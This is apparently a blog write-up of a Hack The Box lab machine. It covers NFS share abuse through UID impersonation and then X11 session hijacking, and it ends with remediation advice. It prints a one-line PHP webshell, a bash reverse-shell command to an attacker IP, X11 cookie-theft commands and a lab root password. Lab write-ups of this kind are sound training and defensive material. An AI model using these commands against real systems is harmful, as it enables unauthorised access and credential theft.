

root:cah$mei7rai9A
And we can switch user from our shell (sshing directly into the device seems to not work).
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), 111 (RPC), and 2049 (NFS). The box name and NFS port immediately suggested NFS misconfiguration. Enumerated available NFS shares.
rustscan -a 10.129.228.109 –ulimit 5000 -b 2000 — -A -Pn showmount -e 10.129.228.109
2 – NFS share enumeration and UID impersonation Found two NFS exports, /home/ross and /var/www/html. Mounted /home/ross and found a KeePass database in the Documents folder. Attempted to crack it without success. Mounted /var/www/html and used nmap NFS scripts to identify the UID of the share owner. Created a local user with the matching UID to impersonate the owner and gain write access to the web root.
sudo mount -t nfs 10.129.228.109:/var/www/html ~/fknhack/squashed/webroot -o nolock nmap -p 111 –script nfs-ls 10.129.228.109 sudo useradd -u 2017 pwn
3 – Initial Access – PHP webshell upload As the impersonated user, wrote a PHP webshell to the NFS-mounted web root and confirmed execution via curl. Triggered a bash reverse shell and obtained a foothold as the web application user. Retrieved user.txt.
echo ‘<?php system($_GET[cmd]); ?>’ > /tmp/shell.php curl “http://10.129.228.109/shell.php?cmd=bash+-c+’bash+-i+>%26+/dev/tcp/10.10.16.147/1337+0>%261′”
4 – X11 session hijack via .Xauthority theft Ran LinPEAS and identified that ross was logged in with an active X11 session and KeePass running. Created a local user matching ross’s UID to access the mounted /home/ross share and copied the .Xauthority cookie file. Transferred it into the web shell session via the NFS web root mount. Used the stolen cookie to authenticate to the X11 display and took a screenshot of ross’s desktop, which showed the KeePass database open with the root password visible.
sudo useradd -u 1001 ross cp /home/scb/fknhack/squashed/ross/.Xauthority /tmp/.Xauthority DISPLAY=:0 XAUTHORITY=/tmp/.Xauthority xwd -root -silent -out /tmp/screen.xwd convert ~/fknhack/screen.xwd ~/fknhack/screen.png
5 – Root Used the root password visible in the KeePass screenshot to switch to root from the existing shell. Retrieved root.txt.
Credentials recovered: root:cah$mei7rai9A
Key Takeaways
- NFS shares with no_root_squash or weak UID controls – Both NFS exports allowed access based purely on local UID matching with no authentication. Creating a local user with the matching UID was sufficient to gain full read and write access to the share. NFS exports must use root_squash and all_squash where appropriate and access must be restricted to specific trusted client IPs.
- Web root exposed via NFS with write access – The /var/www/html directory was writable via NFS, allowing direct upload of a PHP webshell without any authentication or vulnerability exploitation beyond UID spoofing. Web roots must never be exported via NFS and must be read-only for all accounts except dedicated deployment service accounts.
- X11 display accessible without authentication – The X11 session for ross was accessible to any process that could obtain the .Xauthority cookie file. X11 forwarding and local display access must be restricted and display sessions must not be left unattended with sensitive applications open.
- Sensitive credentials visible on an unattended desktop – The root password was visible in an open KeePass window on ross’s desktop. Sensitive credentials must never be left visible on screen and screen lock must be enforced after a short idle timeout on all systems.
- KeePass database accessible via NFS mount – The KeePass file in ross’s home directory was readable through the NFS share, allowing offline cracking attempts. Home directories must not be exported via NFS and sensitive credential stores must have restrictive file permissions.
Remediation
[Immediate] Secure all NFS exports Audit all NFS exports and apply root_squash and all_squash options to prevent UID-based impersonation. Restrict each export to specific trusted client IP addresses using the hosts option in /etc/exports. Remove the /var/www/html export entirely as web roots must never be served over NFS.
[Immediate] Remove write access from the web root NFS export If any NFS export of web content is operationally required, mount it read-only. Audit the current web root for any files uploaded through the NFS write access and remove any webshells or unauthorized files.
[Immediate] Restrict X11 display access Disable X11 forwarding in the SSH configuration by setting X11Forwarding no in sshd_config. Restrict local display access using xhost and ensure .Xauthority files are readable only by the owning user with mode 600. Implement a screen lock policy requiring authentication after a short idle timeout.
[Short-term] Enforce screen lock and clean desk policy Configure automatic screen lock after a maximum of 5 minutes of inactivity on all systems with active desktop sessions. Implement a policy requiring all sensitive applications including password managers to be locked or closed when the workstation is unattended.
[Short-term] Restrict home directory NFS exports Home directories must not be exported via NFS. If remote home directory access is operationally required, implement it through an authenticated and encrypted protocol such as SSHFS. Apply mode 700 to all home directories to prevent cross-user access.
[Long-term] Implement an NFS hardening baseline and audit program Define a hardening standard for all NFS deployments covering export restrictions, squash options, client IP allowlists, and prohibited export paths. Include NFS services in regular vulnerability scans and penetration tests. Conduct a periodic audit of all active NFS exports across the environment to identify and remediate misconfigurations.
- NFS shares with no_root_squash or weak UID controls – Both NFS exports allowed access based purely on local UID matching with no authentication. Creating a local user with the matching UID was sufficient to gain full read and write access to the share. NFS exports must use root_squash and all_squash where appropriate and access must be restricted to specific trusted client IPs.
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

